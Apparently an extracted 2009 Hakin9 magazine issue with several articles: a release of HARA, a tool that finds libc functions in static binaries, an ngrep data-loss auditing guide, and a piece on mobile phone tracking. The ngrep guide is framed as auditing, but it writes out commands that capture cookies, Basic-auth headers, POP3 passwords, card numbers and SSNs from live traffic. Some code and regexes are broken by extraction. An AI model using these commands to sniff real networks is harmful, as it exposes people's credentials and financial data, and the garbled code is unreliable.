we want. For example, Figure 7 would be the opcodes of the `printf` function in a static file.

### Listing 3. *func.h*

```
#ifndef __HARA_FUNC_H__
#define __HARA_FUNC_H__

/* libc library function list */

char *funcList[]={
    //str*
    "strcpy",
    "strlen",
    "strcat",
    "strcmp",
    "strncmp",
    "strstr",
    "strchr",
    "strrchr",

    //io
    "read",
    "scanf",
    "sscanf",
    "fscanf",
    "vscanf",
    "vsscanf",
    "vfscanf",
    "getc",
    "gets",
    "open",

    "puts",
    "write",
    "printf",
    "sprintf",
    "snprintf",
    "vprintf",
    "vfprintf",
    "vsprintf",
    "vsnprintf",

    "close",

    //files
    "fopen",
    "fwrite",
    "fread",
    "fgetc",
    "fclose",
    "fflush",
    "feof",
    "fputs",

    //mem*
    "memcpy",
    "memset",
    "memcmp",
    "mmap",
    "mprotect",

    "free",

    //sockets
    "accept",
    "connect",
    "bind",
    "send",
    "recv",
    "listen",
    "htonl",
    "htons",
    "inet_aton",
    "inet_ntoa",
    "sendto",
    "recvfrom",

    "dup",
    "dup2",

    //threads, fork
    "fork",
    "pthread_create",

    //others
    "bzero",
    "sleep",
    "time",

    "getuid",
    "setuid",
    "getgid",
    "setgid",
    "geteuid",
    "seteuid",

    "atoi",
    "rand",
    "srand",
    "execl",
    "execle",
    "execlp",
    "execv",
    "execve",
    "execvp",

    "isupper",
    "isspace",
    "islower",
    "isalpha",
    "toupper",

};

#endif

/*alloc
"malloc",
"calloc",
"realloc",
```

## Listing 4. hara.c

```

#define _GNU_SOURCE
#include <stdio.h>
#include <link.h>
#include <string.h>
#include <sys/stat.h>
#include "pattern.h"
#define PATTERN_BUF_SIZ 1024
#define NM_PATH "/usr/bin/nm"
#define ADDRESS_BASE 0x8048000
int checkPattern(char *buf1, char *buf2, size_t n);

int main(int argc, char **argv){
    int i,j,k;
    int nFunc=0;
    int nTotal=0;
    int pos;                               //file pos

    char buf[128];
    char buf2[128];
    char patternbuf[PATTERN_BUF_SIZ];
    char filebuf[PATTERN_BUF_SIZ];
    char *funcAddr;
    char ch;
    int funcSize;
    int readSize;
    int funcOffset;

    FILE *fp;
    FILE *sp;

    struct stat statbuf;
    struct passwd *pwd;

    /* Header prints */
    printf("===== HARA v1.0 =====\n");
    printf("[=] libc function locator for statically
        compiled binaries\n");
    printf("[=] z0nKt1g3r @ WiseguyS\n");
    printf("[=] http://0xbeefc0de.org\n");

    //check for the argument
    if(argc<2){
        printf("[-] Argument Missing.\n");
        printf("[-] [USAGE] %s FILE\n", argv[0]);
        exit(-1);
    }
    //check if the file exists
    else if(stat(argv[1], &statbuf)<0){
        printf("[-] File does not exist.\n");
        exit(-1);
    }
    //check if it's elf file
    else{
        fp=fopen(argv[1], "r+");
        if(fp<=0){
            printf("[-] Cannot open the file\n");
            exit(-1);
        }
        fread(buf, 4, 1, fp);

        //if \x7f written directly, it's
        considered [delete] key
        strcpy(buf2, "aELF");
        buf2[0]='\x7f';

        if(checkPattern(buf, buf2, 4)!=0){
            printf("[-] File is not ELF binary.\n");
            fclose(fp);
            exit(-1);
        }
        fclose(fp);
    }
    printf("[=] -----\n");
    nFunc=sizeof(pattern)/12;
    printf("[+] Number of functions to check: %d\n",
        nFunc);
    printf("[+] Searching through the binary.\n");
    printf("[=] -----\n");
    //open the binary file
    fp=fopen(argv[1], "r");
    fflush(fp);
    //go through the function list
    for(i=0;i<nFunc;i++){
        rewind(fp);

        //get pattern size
        readSize=atoi(pattern[i*3+2]);

        /* get the pattern from db */
        memcpy(&patternbuf, pattern[i*3+1],
            readSize);

        /* compare it to file */
        pos=0;

        //loop through the file
        while(fread(&filebuf, 1, readSize,
            fp)==readSize && !feof(fp)){
            //compare it to the binary
            if(checkPattern(&patternbuf,
                &filebuf, readSize)==0){
                nTotal++;
                //perhaps address conversion
                pos+=ADDRESS_BASE;
                printf("[+] Found
                    %s() at %p.\n", pattern[i*3], pos);
                break;
            }
            pos++;
            fseek(fp, pos, SEEK_SET);
        } //end of while: fread
    } //end of for: pattern
    fclose(fp);
    printf("[=] -----\n");
    printf("[=] Total %d functions found.\n", nTotal);
    return 0;
}

//compares two bytes and returns 0=true, -1=false
int checkPattern(char *buf1, char *buf2, size_t n){
    int i;
    for(i=0;i<n;i++){
        if(buf1[i]!=buf2[i]){
            return -1;
        }
    }
    return 0;
}

```

Surely we can go through most of the functions one by one generating them. However, due to the difference of each library and version, it would not be so efficient to have one pattern set from a system that would be different from other systems. So it would be better to write an automatic pattern generator to generate patterns based on its own libraries installed on the system. There is also a problem that different statically compiled binaries will have slightly different codes of libc functions, it is due to the fact that each static compiled binaries will have a different set of functions, which will have different function offsets. Although it would be ideal to compare the entire function to the binary, due to that reason, we would have to generate a function pattern for only the first 20-30 bytes.

## Implementation Symbol Recovery Tool

The implementation of a recovery tool will consist of two parts: an automatic function pattern generator and a function pattern match program. Implementation of the automatic function pattern generator can be broken into few steps.

It will first look up functions located in the libc.so.6 file. In doing so, it will use the nm command to look up if a function exists in the current libc library. As soon as it checks the existence of the function, it will try to compile a source code using the function inside the code. After the code gets compiled, the generator will look up the function location (offset) by using the nm command again in the compiled binary. Then by subtracting 0x08041000, which is the start of the text area of an ELF binary, to the offset, it will be able to figure out what the actual location of the function is. Then, it copies the exact number of bytes on that address and saves it in the pattern list file. After the automatic function pattern generator finishes, the actual pattern matching will occur. The implementation of the pattern matching program will simply compare the pattern to the binary file, and will convert the offset of the function to the actual location of the binary by adding 0x08041000, to figure out the actual location of the function in the target binary file.

For example, to detect strcpy function from the binary, signature of strcpy function needs to be generated. We do

this by looking at the binary through objdump (see Listing 1).

So the signature will look somewhat like following.

```
"\x55\x31\xd2\x89\xe5\x56\xb75\x08\x53\x8b\x5d\x0c\x8d\xe\xff\x0f\xb6\x04\x13\x88\x33\x11\x01\x83\xc2\x01\x84\xc0\x75\xf1\x89\xf0\x5b\x5e\x5d\xc3"
```

The length of this signature can be modified to enhance the detection of the library function. However, the basic idea of the signature is to compare it to the actual binary to locate the function in the binary.

## Hara v0.1

In this article, I am releasing my own code for Hara v0.1. It will also be hosted at <http://code.google.com/p/hara-z/> for open source development. So anyone is more than welcome to contribute if you have any brilliant ideas for this project.

*pgfh.c* (see Listing 2) is Pattern Generator For Hara that creates patterns for the functions listed in *func.h* (see Listing 3), *hara.c* (see Listing 4) is the actual code that will compare the patterns to a target binary file.

Figure 8 and Figure 9 are the running screen of pattern generator and hara.

## Further Ideas

It would be better implemented if we could skip a few bytes after each jump instruction, because as stated earlier different codes that are statically compiled contain a different number of functions, which will affect the offsets of each function.

## Conclusion and Credits

Please feel free to send me any kind of feedback at [wantstar@0xbeefc0de.org](mailto:wantstar@0xbeefc0de.org).

**Justin Sunwoo Kim**

UCLA Computer Science major  
<http://0xbeefc0de.org>  
2009. 4. 16.

## On The 'Net

- [http://en.wikipedia.org/wiki/Debug\\_symbol](http://en.wikipedia.org/wiki/Debug_symbol)
- [http://en.wikipedia.org/wiki/Executable\\_and\\_Linkable\\_Format](http://en.wikipedia.org/wiki/Executable_and_Linkable_Format)




Figure 9. Hara v1.0



# 3 easy ways to subscribe:

## 1. Telephone

Order by phone, just call:

**1-917-338-3631**

## 2. Online

Order via credit card just visit:

**[www.hakin9.org/en](http://www.hakin9.org/en)**

## 3. Post or e-mail

**[subscription\\_support@hakin9.org](mailto:subscription_support@hakin9.org)**

### Hakin9 ORDER FORM

**Yes**, I'd like to subscribe to *Hakin9* magazine from issue

1 2 3 4 5 6

#### Order information

( individual user/  company)

Title \_\_\_\_\_

Name and surname \_\_\_\_\_

address \_\_\_\_\_

postcode \_\_\_\_\_

tel no. \_\_\_\_\_

email \_\_\_\_\_

Date \_\_\_\_\_

Company name \_\_\_\_\_

Tax Identification Number \_\_\_\_\_

Office position \_\_\_\_\_

Client's ID\* \_\_\_\_\_

Signed\*\* \_\_\_\_\_

#### Payment details:

USA \$49  Europe 39€  World \$49

I understand that I will receive 6 issues over the next 12 months.

Credit card:

Master Card  Visa  JCB  POLCARD  DINERS CLUB

Card no.

Expiry date     Issue number

Security number

I pay by transfer: Nordea Bank

IBAN: PL 49144012990000000005233698

SWIFT: NDEAPLP2

Cheque:

I enclose a cheque for \$ \_\_\_\_\_

(made payable to Software Press Sp. z o.o. SK)

Signed \_\_\_\_\_

Terms and conditions:

Your subscription will start with the next available issue. You will receive 6 issues a year.





JOSHUA MORIN

# Simple DLP Verification Using Network Grep

Difficulty



Today, companies have to worry about espionage and battling internal threat of confidential information being stolen or leaked.

The demand to implement and deploy network equipment and software for DLP increases every year. How do you know if your network is safe? How do you know if your configurations are set properly to prevent data loss?

This article will actually show simple techniques for obtaining information or checking possible data leakage. It works by residing on a network and lurking over network traffic using network grep for auditing purposes.

Network grep is a pcap-aware tool that associates with libpcap and will allow you to utilize regular or hexadecimal expressions to match against data payloads found in packets. If it discovers a match you can specify the tool to dump into a file for analysis.

Network grep currently recognizes IPv4/6, TCP, UDP, ICMPv4/6, IGMP and Raw across Ethernet, PPP, SLIP, FDDI, Token Ring and null interfaces. Network grep can be downloaded at [Sourceforge.net](http://Sourceforge.net).

Data Loss Prevention (DLP) is a system that supposedly can identify, monitor, and protect data in use, data in motion, and data at rest. These systems have been designed to detect and prevent the unauthorized use and transmission of confidential information. The primary goal is to prevent confidential information to go outside the company security perimeter (a company employee sends a document with confidential data to a unapproved e-mail address). As you know this can be difficult and network grep is not the only solution for verification, as it only complements

other methods. Also, DLP can be very complex depending on your network infrastructure.

Although network grep has traditionally been a tool for debugging communication of plain text protocols, it's also perfect for verifying if you have implemented the correct systems or standards for PCI compliance, best security practices, and general pen testing use.

## Installation And Deployment of Network Grep

Most Linux/UNIX operating systems and Win32 support network grep. In this article I will be using BackTrack 4 Beta. In BackTrack 4 and Ubuntu based flavors of Debian Linux you can install network grep by using terminal and `apt-get install ngrep`.

Network grep is designed to match patterns of traffic passing over a network interface. This means to successfully capture and analysis packets you should setup for Man In The Middle (MITM) type scenarios for best results.

## Basic Usage Scenario

From the shell or command prompt by typing # `ngrep -h` the tool will list all of the available features (see Figure 1). This article will only focus on the options as stated in Figure 1 and move onto more advanced features that can be accessible to the tool.

A recommended list of features to first get comfortable with network grep:

- `-q` is be quiet (don't print packet reception hash marks)


### WHAT YOU WILL LEARN...

An accessible method of checking any possibility of data loss using a ordinary tool for risk minimization.

### WHAT SHOULD YOU KNOW...

You should have a general understanding of grep or network grep with a comprehension of regular expressions.

# RUNNING SHORT ON SNORT®?



Are your sensors sucking wind?

Speed up your IDS deployments on multi-gigabit Ethernet segments 16X and beyond, with hardware solutions from Endace.

Standard source code. Full preprocessing. Your complete ruleset. Faster Snort without the run around.

Ensure your biggest vulnerability is not your server.

Accelerate Snort with NinjaBox-Z.

[www.endace.com/hakin9](http://www.endace.com/hakin9)



SNORT® is a registered trademark of Sourcefire, Inc

- -d is use specified device (index) instead of the pcap default
- -w is word-regex (expression must match as a word)
- -o is dump matched packets in pcap format to `pcap_dump`

```
# ngrep -q -d eth0 cookie "tcp port 80"
```

You could use network grep to capture all outbound traffic like HTTP requests from a particular machine.

```
#ngrep -t '^(GET|POST) ' 'src host 12.13.14.15 and tcp and dst port 80'
```

The caret (^) instructs ngrep to only look at the beginning of the HTTP packets payload. As indicated above, the (...|...) will match either GET or POST message types.

You can use Network grep for basic HTTP login authorization defined in RFC2617 section two by doing the following:

```
# ngrep -q -d eth0 -i 'Authorization: Basic' 'port 80'
```

## Other Protocol Usage Scenarios

Internet protocols like POP3 originally supported only unencrypted login mechanism and plain text transmission of passwords which still commonly occurs today. POP3 does currently support several authentication methods and you should implement them for best security practices. The following example will report all `USER` or `PASS` commands issued by POP3 clients:

## Simple HTTP Usage Scenarios

Network grep can do basic pattern matching via HTTP (port 80) by listening and communicating with a web server/website. This can be accomplished by using the following options:

```
# ngrep -q -d eth0 hakin9 "tcp port 80"
```

Network grep will now sniff the wire looking for packets that contain hakin9 on port 80 via HTTP. To complete this process you can open up your browser and navigate to [hakin9.org](http://hakin9.org) for basic pattern matching (see Figure 2). Network grep can do things like search for cookies or Session ID's.

Cookies are sent from a server to a client and commonly used for authentication or tracking. Session ID's are used to identify a user and can be used to maintain certain purchases in e-commerce environments. Below is a simple way for retrieving packets that which the contents contain cookie in them from [Myspace.com](http://Myspace.com) (see Figure 3).

```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

root@bt:~# ngrep -h
usage: ngrep <-H NIKViqpevxldtTRM> <-IO pcap_dump> <-n num> <-d dev> <-A num>
      <-s snaplen> <-S limitlen> <-W normal|byline|single|none> <-c cols>
      <-P char> <-F file> <match expression> <bpf filter>

-h is help/usage
-V is version information
-q is be quiet (don't print packet reception hash marks)
-e is show empty packets
-i is ignore case
-v is invert match
-R is don't do privilege revocation logic
-x is print in alternate hexdump format
-X is interpret match expression as hexadecimal
-w is word-regex (expression must match as a word)
-p is don't go into promiscuous mode
-l is make stdout line buffered
-D is replay pcap_dumps with their recorded time intervals
-T is print timestamp every time a packet is matched
-t is print delta timestamp every time a packet is matched
-M is don't do multi-line match (do single-line match instead)
-I is read packet stream from pcap format file pcap_dump
-O is dump matched packets in pcap format to pcap_dump
-n is look at only num packets
-A is dump num packets after a match
-s is set the bpf caplen
-S is set the limitlen on matched packets
-W is set the dump format (normal, byline, single, none)
-c is force the column width to the specified size
-P is set the non-printable display char to what is specified
-F is read the bpf filter from the specified file
-N is show sub protocol number
-d is use specified device instead of the pcap default
-K is kill matching TCP connections

root@bt:~#
```

Figure 1. A basic list of tool options

```
# ngrep -q -d eth0 "USER|PASS" port 110
```

Users could also use ngrep for other clear text based protocols like SMTP, FTP, and Telnet.

## Credit Card and Social Security Usage

Network grep could be used for gathering credit card transaction information by using more complex expressions like this:

```
^( ( ( \d{3} ) | ( 5 [ 1 - 5 ] \d{2} ) | ( 6011 ) ) - \d{4} - ? \d{4} - ? \d{4} | 3 [ 4 , 7 ] \d{13} ) $ # ngrep -q -d eth0 \ -w " ( ( \d{3} ) | ( 5 [ 1 - 5 ] \d{2} ) | ( 6011 ) ) -
```

The defined expression matches major credit cards including Visa (length 16, prefix 4), Mastercard (length 16, prefix 51-55), Discover (length 16, prefix 6011), American Express (length 15, prefix 34 or 37). All 16 digit formats accept optional hyphens (-) between each group of four digits.

Here is a use case of the credit card type expression with network grep which is then saved it into a packet dump for analysis.

## Resources

- <http://ngrep.sourceforge.net/>
- <http://regexlib.com/>
- <http://www.linux.com/archive/articles/46268>

```
? \d{4} - ? \d{4} - ? \d{4} | 3 [ 4 , 7 ] \d{13} " \ -o /tmp/cc.dump
```

Looking for social security numbers:

```
#ngrep -q -d eth0 -w '[0-9]{3}\-[0-9]{2}\-[0-9]{4}'
```

## Simple Threat Detection

Now that you can see the power of network grep, its not uncommon for users to utilize it to identify and analyze certain traffic created by worms, viruses, zombies, and fuzzed/anomalous data.

Below is a simple method for doing this by analysis of Storm worm executable names which can be expanded.

```
#ngrep -q -d eth0 -i '(ecard|postcard|youtube|FullClip|MoreHere|FullVideo|greeting|ClickHere|NFLSeasonTracker).exe' 'port 80'
```

Network grep does not reconstruct data streams, it has no ability to match strings that are broken across two or more packets. If you want to detect malicious strings hidden across multiple small packets its best to use detection mechanisms like SNORT.

## Conclusion

Anyone that has familiarity with regular grep and can understand basic pattern matching, could pick up and run network grep, because its very simple and requires a minimal learning curve. Wrapping network grep up in automated scripts and or attached to a cron job can be useful for routine checks and balances.

### Joshua Morin

Joshua Morin is a Security Strategist for Codenomicon, Ltd, a provider of preemptive security and robustness test solutions. He is responsible for security analysis and research in products and service which reveal public, new and undisclosed threats in the realm of Internet, VoIP, and IPTV. His work spans from field-oriented Proof of Concept (PoC) work, robustness testing, security architecture design, and information security research. He is also a member of the Midnight Research Labs Boston (MRLB).




Figure 2. Basic pattern matching




Figure 3. Packets that match „Cookie“

# NCP

SECURE COMMUNICATIONS ■

# New IPsec beats SSL

Do you want to continue to use IPsec technology and access your central data network with 64 bit computers running on Windows 7, Vista or XP?

Do you have technical problems in your VPN with overlapping networks in public hotspots?

Are you looking for a VPN solution which is easy to use and reduces documentation and training costs?

Do you want a VPN Client Suite with integrated personal firewall, friendly net detection and integrated dialer?

If this is the case, then you need "Next Generation Network Access Technology" by NCP, because:

- Traditional IPsec VPNs are complicated and unsuitable for remote access
- SSL VPN solutions were introduced to the market with the promise to be "clientless" and easy to operate  
→ These promises have not been fulfilled
- The new IPsec is easy to use and optimized for remote access VPNs



NCP engineering GmbH  
US Representation  
201 California Street, Suite 450  
San Francisco, CA 94111  
Phone: +1 415 248 1249  
sales@ncp-e.com

NCP Headquarters  
NCP engineering GmbH  
Dombuehler Strasse 2  
90449 Nuremberg  
Phone: +49 911 9968-0



**STRIKE  
NOW!**

[www.ncp-e.com](http://www.ncp-e.com)

# ID fraud expert says...

## A Look at How the Mobile Phone Opens the Door to Location (LBS) Tracking, Proximity Marketing and Cybercrime

JULIAN EVANS

### A Brief History of Mobile Time

The very first public commercial mobile phone network was ARP network in Finland which was launched as far back as 1971. Then a few years later the first generation mobile cellular network was launched by Bell Labs in Chicago in 1978, with the second generation (2G) appearing in 1991 in Finland (nothing to do with Nokia of course). Then in 2001, NTT of Japan introduced the most advanced cellular network to date, the 3G network which allowed for greater bandwidth for internet access and use of bandwidth hungry mobile applications. The future is mobile, in fact so much more so that anyone could have imagined back in the 1970s.

### Fact

There are more mobile handsets (1.05 billion, 2008) in the world than computers (1 billion, 2008) however smartphones only account for 13% of the global market. (Tomi Ahonen's Almanac 2009)

### Mobile Phone Tracking

Mobile phone tracking isn't a new concept; in fact mobile phones have been tracked by the mobile phone operators using cellular triangulation, EMEI (handset identification) and IMSI (SIM card identification) numbers and GPS since the advent of the second generation mobile cellular network. In recent times this has also included Wi-Fi, where GSM or GPS is not available. The focus of my discussion will be around developments in the US, which is leading the way with location-based tracking.

There are three basic tracking methods. The first tracking method involves the *network*. Tracking is achieved through either cell identification (using EMEI and/or IMSI identification) or the most accurate – triangulation. Another deciding factor regarding *network* accuracy is the dependence on the concentration of cellular base stations, with urban areas usually achieving the highest concentration.

The second tracking method is *Mobile* based. This involves installation of client software on the mobile phone to determine its location. This current technique involves a number of computations on the mobile, which include

cell identification and signal strength. The mobile will also check whether it has a GPS module installed. The location data of the mobile is then sent to a location server. This approach more or less *only* works on the latest of smartphones, i.e. Symbian S60, Windows Mobile, iPhone and Google Android operating systems.

The final tracking method is the *Hybrid* based approach. This uses a combination of the network and mobile approach for location determination, referred to in mobile circles as *Assisted GPS*, which means it uses both GPS and network information to calculate the cellular location. Hence, you can see how this approach is the most accurate of




Figure 1. Mobile Malware Trends

# HOW THE MOBILE PHONE OPENS THE DOOR

the three. This latter approach is what is leading some marketing agencies and Cybercriminals to believe that this may well lead to quite different but financial rewarding opportunities.

## Fact

To locate a mobile phone, it must emit at least the roaming signal to contact the next nearby antenna tower, but the process does not require an active call. Most antennas can currently locate a mobile device within 50 meters.

## How the Tracking Method has Developed in the US

It's really only since 11 September 2001, with the demand for e911 (which calls for enhanced emergency calling capabilities), that has really pushed the notion of GPS tracking technology in mobile phones. In addition, many GPS-equipped phones have two settings: 911-only or location-on. In the US, at the end of 2005 all mobile phone operators were required by the US FCC to provide location based data within 100 meters or less for every mobile phone on their respective networks. The FCC also required that all mobile phone operators should have the ability to trace mobile phone calls.

The FCC requirements required that all mobile phone operators comply by integrating GPS technology into mobile phones, rather than go through an expensive refit of the network. In the US where GPS development is faster than most countries (especially as the US is the sole operator of the Global Positioning System that includes 24 satellites and ground stations that monitor the satellites that provide all our devices with location based data) it's important to point out that most (obviously this excludes government agencies, the police and other agencies) users are not allowed direct access to the GPS data.

Location determination actually requires the assistance of a wireless network and only then can the GPS data be transmitted. So in theory, you cannot actually track someone using their mobile phone, unless that is the individual has the appropriate mobile phone (i.e. smartphone), connected to the right

network (their mobile phone operator) and obviously with the appropriate service (or software application).

Blackberry was one of the first mobile phone manufacturers to market GPS-enabled mobile phones in the US. The Blackberry is of course unique for its email delivery mechanism which is used by corporate and governments alike, but then Blackberry along with Motorola started to market the GPS-enabled phones to consumers. In 2009 we now see a proliferation of devices with GPS enabled and a number of tracking services are now available to mobile phone manufacturers, operators and software developers.

Of increasing significance is that fact that Wi-Fi complements the mobile phone infrastructure, by providing an access point for location based data to pass through the Internet gateway. You are probably aware that each mobile phone has a unique identifier (called an IMEI\*) and if enabled, can pass this information, locating you within the geographic area covered by the Wi-Fi hotspot. Google Latitude is developing a comprehensive location based module which will fill the void when individuals are hidden from GPS coverage. They are not the only company involved in the *tracking* industry. More about this in the next section...

## Fact

\* In the UK, under the Mobile Telephone (re-programming) Act, changing the IMEI of a phone, or possessing equipment that

can change it, is considered a criminal offence. Surprisingly this isn't the case in the US.

## Google Latitude

Google for obvious reasons is one of the pioneers of mobile triangulation, or shall we say mobile phone tracking as can be seen with Google Maps. Google Latitude however is one of their more recent innovations and looks most interesting of all it doesn't require any GPS technology. Simple put Latitude works by checking Google Maps on a phone and looks for say your best friend, and assuming their mobile phone is switched on it locates your friend at home. It doesn't however use mobile triangulation, which would be a major privacy concern for most users. So in this event, the actual threat from snoopers, proximity marketers and hackers is next to zero for now. Of course, most people suspect Google will want to cooperate with the mobile phone operators. It may well do in the not to distant future. In which case there is a real possibility Google will know all they need to about the individual. Google Search for mobile is very popular and if you haven't noticed this also comes with a *My Location* option. By default this is off (this is an opt-in, not double opt-in which is a shame), but if you want to have this on, it will locate your mobile phone using triangulation. It's not overly intrusive, however if the end-user is unaware of how or where their location data might go, it might just end up being a privacy issue.

